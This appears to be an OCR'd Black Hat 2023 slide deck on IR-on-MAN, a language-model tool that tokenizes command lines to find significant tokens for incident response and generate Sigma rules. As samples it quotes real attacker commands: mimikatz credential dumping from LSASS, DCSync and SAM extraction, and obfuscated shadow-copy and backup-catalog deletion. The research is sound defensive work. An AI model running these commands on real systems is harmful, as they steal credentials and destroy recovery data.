Good Tokenization for Command Line

- Accurately tokenizing command-lines is a challenging task in the realm of cybersecurity

C:\program files (x86)\test.exe,gogo

How to tokenize this command?

Space:	C:\program	files	(x86)\test.exe,gogo
Regex Pattern:	Cannot handle all command lines easily		

Good Tokenization for Command Line

- Accurately tokenizing command-lines is a challenging task in the realm of cybersecurity


C:\program files (x86)\test.exe,gogo

How to tokenize this command?

Space:	C:\program	files	(x86)\test.exe,gogo
Regex Pattern:	Cannot handle all command lines easily		
Ideal:	C:\	program files (x86)\	test.exe	gogo

Meaningful Tokenizer

- Meaningful Tokenizer is a cybersecurity domain-specific language model, for command line tokenization.
- Procedures:
  - Tokenize approximately 4,000 command lines using cybersecurity domain expertise as training data
  - Fine-tune a language model with a causal objective.



Significant Tokens Mining

> Given a new incident, IR-on-MAN can mine the significant tokens **for each command line**

Query CMD


```
./temp/mmkz.exe log "sekurlsa::minidump lsass.dmp" sekurlsa::logonPasswords exit
```

Significant Tokens Mining:
Similar History Incidents Query

> Given a new CMD, how do we mine the significant token of it?

Query CMD

```
./temp/mmkz.exe log "sekurlsa::minidump
lsass.dmp" sekurlsa::logonPasswords exit
```



Significant Tokens Mining:
Inter-Incident Mining

> First step, mine the significant for **one specific cluster**

Query CMD

```
./temp/mmkz.exe log "sekurlsa::minidump lsass.dmp" sekurlsa::logonPasswords exit
```

Similar Incident 3 (Queried from malicious DB to compare with query cmd)

```
- cmd.exe /C C:\Windows\temp\mimi.exe sekurlsa::logonPasswords exit
  1>C:\Windows\Temp\1.txt > C:\Windows\Temp\jGsDJhyy.tmp 2>&1
- .\mimikatz\x32\mimikatz.exe "privilege::debug” "log Result.txt"
  "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam"
  "ts::logonpasswords" "ts::mstsc" exit)
```

Significant Tokens Mining:
Meaningful Tokenization

> Tokenize the new cmd into meaningful tokens by meaningful tokenizer.

The Tokens of Query CMD

`./temp/`	`mmkz.exe`	`log`	`sekurlsa::minidump`	`lsass.dmp`	`sekurlsa::logonPasswords`	`exit`

Similar Incident 3 (Queried from malicious DB to compare with query cmd)

```
- cmd.exe /C C:\Windows\temp\mimi.exe sekurlsa::logonPasswords exit
  1>C:\Windows\Temp\1.txt > C:\Windows\Temp\jGsDJhyy.tmp 2>&1
- .\mimikatz\x32\mimikatz.exe "privilege::debug” "log Result.txt"
  "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam"
  "ts::logonpasswords" "ts::mstsc" exit)
```

Significant Tokens Mining:

Measure Token Impact Score

> Evaluate the impact score for each token **between each cmd in cluster**.

./temp/	mmkz.exe	log	sekurlsa::minidump	lsass.dmp	sekurlsa::logonPasswords	exit
-0.02	+0.01	-0.01	+0.03	+0.01	+0.06	+0.01

Similar Incident 3 (Queried from malicious DB to compare with query cmd)

```
- cmd.exe /C C:\Windows\temp\mimi.exe sekurlsa::logonPasswords exit
  1>C:\Windows\Temp\1.txt > C:\Windows\Temp\jGsDJhyy.tmp 2>&1
- .\mimikatz\x32\mimikatz.exe "privilege::debug” "log Result.txt"
  "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam"
  "ts::logonpasswords" "ts::mstsc" exit)
```

Significant Tokens Mining:

Measure Token Impact Score

> Evaluate the impact score for each token **between each cmd in cluster**.

./temp/	mmkz.exe	log	sekurlsa::minidump	lsass.dmp	sekurlsa::logonPasswords	exit
-0.02	+0.01	-0.01	+0.03	+0.01	+0.06	+0.01
-0.01	+0.00	+0.00	+0.01	+0.02	+0.05	+0.00

Similar Incident 3 (Queried from malicious DB to compare with query cmd)

```
- cmd.exe /C C:\Windows\temp\mimi.exe sekurlsa::logonPasswords exit
  1>C:\Windows\Temp\1.txt > C:\Windows\Temp\jGsDJhyy.tmp 2>&1
- .\mimikatz\x32\mimikatz.exe "privilege::debug” "log Result.txt"
  "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam"
  "ts::logonpasswords" "ts::mstsc" exit)
```

Significant Tokens Mining: Threshold Filtering

> A **frequent-based filtering** is applied to get the significant tokens for this cluster

The Tokens of Query CMD

./temp/	mmkz.exe	log	sekurlsa::minidump	lsass.dmp	sekurlsa::logonPasswords	exit
-0.02	+0.01	-0.01	**+0.03**	**+0.01**	**+0.06**	+0.01
-0.01	+0.00	+0.00	**+0.01**	**+0.02**	**+0.05**	+0.00

> threshold

Significant Tokens for Incident 3

sekurlsa::minidump

lsass.dmp

sekurlsa::logonPasswords

Significant Tokens Mining:
Cross-Incident Threshold Filtering

> Given a new CMD, how do we mine the significant token of it?

Query CMD

```
./temp/mmkz.exe log "sekurlsa::minidump lsass.dmp" sekurlsa::logonPasswords exit
```

Significant Tokens for each Incident:

`sekurlsa::minidump`	`lsass.dmp`
`sekurlsa::logonPasswords`	`temp`

`sekurlsa::minidump`	`lsass.dmp`
`sekurlsa::logonPasswords`	`mmkz.exe`

`sekurlsa::minidump`	`lsass.dmp`
`sekurlsa::logonPasswords`	

Significant Tokens Mining:
Cross-Incident Threshold Filtering

> Given a new CMD, how do we mine the significant token of it?

Significant Tokens for each Incident:

sekurlsa::minidump	lsass.dmp
sekurlsa::logonPasswords	temp

sekurlsa::minidump	lsass.dmp
sekurlsa::logonPasswords	mmkz.exe

sekurlsa::minidump	lsass.dmp
sekurlsa::logonPasswords	

> threshold


Significant Tokens of new CMD

sekurlsa::minidump	lsass.dmp	sekurlsa::logonPasswords

Experiments

Meaningful Tokenizer Performance

- Testing data:
  - 400 command lined tokenized by cybersecurity domain experts
  - It can be ran on commodity Nvidia 3090 GPU
    - The tokenizing overhead is less than **5%** with about **20%** gain on IoU



IR-on-MAN in the Wild

RECALL = 96.9 %

Out of **36** entities,
a total of **257** malicious command lines,
with only **8** cases being missed.

PRECISION = 85.6 %

Out of **7.3 million** command lines,
291 were detected,
with only **42** cases being falsely reported.

- We utilize IR-on-MAN to analyze one red-team exercise:
  - The total entity num: 5,008
  - The total entity with malicious activity: 36 (0.7 %)
  - The ground truth malicious event num: 257
  - The total event num in the red-team period: 7,311,028

Challenge 1: Syntactic Problem

Q1:

```
AvDump.exe –pid 588 –-exception_ptr 0 –thread_id 0 –dump_level 1 –-dump_file
C:\windows\temp\1.dmp –-min_interval 0
C:/temp/temp/nothing.exe –-exception_ptr 0 –-thread_id 0  –-dump_file
C:\normal_file.dmp –pid 51234
```

A1:

```
AvDump.exe –pid 588 –-exception_ptr 0 –-thread_id 0 –dump_level 1 –-dump_file
C:\windows\temp\1.dmp –-min_interval 0
C:/temp/temp/nothing.exe –-exception_ptr 0 –-thread_id 0  –-dump_file
C:\normal_file.dmp –-pid 51234
```

Similarity: **0.87**

IR-on-MAN can identify the arguments as significant tokens **for unseen exe file**!

Challenge 1: Syntactic Problem

Q1:

```
cmd /c wbadmin ^delete catalog -qu^iet
cmd /c wmic shadowcopy de^l^e^te^ /noin^terac^tive
```

A1: Similarity: **0.76**

Challenge 2: Semantic Problem

Q3:

1 2

```
schtasks /Create /F /SC MINUTE /MO 3 /ST 07:00 /TN schtasks /TR "cmd /c date /T >
schtasks.txt "
```

3

A3: The important score can reflect the difference of the same word:

1) schtasks (Windows exe file): 0.042
2) schtasks (Task Name): 0.008
3) schtasks (Filename): 0.013

Challenge 2: Semantic Problem

Q4:

```
mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv”
mimikatz.exe save HKLM\SAM sam.hiv
mirsofts.exe "lsadump::dcsync /domain:qywieoeueirptptitrueuww"
```

A4:

```
mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv”
mimikatz.exe save HKLM\SAM sam.hiv
```

Similarity: 0.547


```
mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv”
mirsofts.exe "lsadump::dcsync /domain:qywieoeueirptptitrueuww"
```

Similarity: **0.896**

Give it a try!


Demo site

> Try IR-on-MAN via this demo site: https://ironman.cycraft.ai/



Demo site

> Significant tokens will be labeled smartly



Demo site

- You can export all command lines and their tokens to Sigma rules

>IR-on-MAN beta

InterpRetable incident inspector based on large-scale language Model and Association miNing

Explanation

```
title: Detect significant token
id: df1edfab-afd1-44ae-8686-ac96d0f9f93a
status: experimental
description: Automatically generated by IR-on-MAN
author : CyCraft Technology Taiwan
date: 2023-08-03T13:48:09.758057+00:00
detection:

    selection_commandline0:
      CommandLine|contains|all:
           - "4900"
           - "/pid"
           - "taskkill"


    condition: 1 of selection_commandline*
falsepositives:
    - generated by ML model
level: critical
```

Takeaways

Takeaways

- Understand the nature of your data
  - Command lines look like long sentences, but applying popular LLMs on them directly cannot produce acceptable results
  - Domain knowledge is essential for applying LLM in the specific field
- Our results provide a strong evidence that malicious command lines have common tokens
  - Cybersecurity experts can easily identify possible threat actors via historical token databases
  - Our demo site provides the Sigma rules functionality
- There are still many potentials by using LLM on command lines
  - Command line correlation
  - Smart search in command lines

black hat USA 2023

Thank You